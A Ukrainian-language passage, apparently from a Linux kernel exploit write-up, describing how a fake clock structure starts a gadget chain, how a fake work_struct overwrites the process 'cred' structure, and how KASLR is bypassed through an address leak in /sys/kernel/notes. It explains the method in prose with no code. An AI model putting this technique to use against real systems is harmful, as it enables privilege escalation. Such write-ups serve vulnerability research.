Але не можна її використати як гаджет для виконання наших функцій. Тому що `set_rate` перекриває такі члени структури як `orphan` та `grp_enabled` як повинні бути встановлені в нуль для того, щоб виклик `clk_change_rate` не призвів до падіння системи. Але можна призначити адресу наступного гаджета в члені `new_child` який служить аргументом для рекурсивного виклику. Тому ця структура служить як `start` для ланцюга гаджетів. Далі очікуємо якийсь час (3 секунди) щоб точно можна було зрозуміти що фейковий `work_struct` виконався і отримати бажаний результат як перезапис структури `cred`.

Обхід KASLR

Для отримання інформації розташування ядра було використано вразливість витоку адреси `startup_xen` в `/sys/kernel/notes`.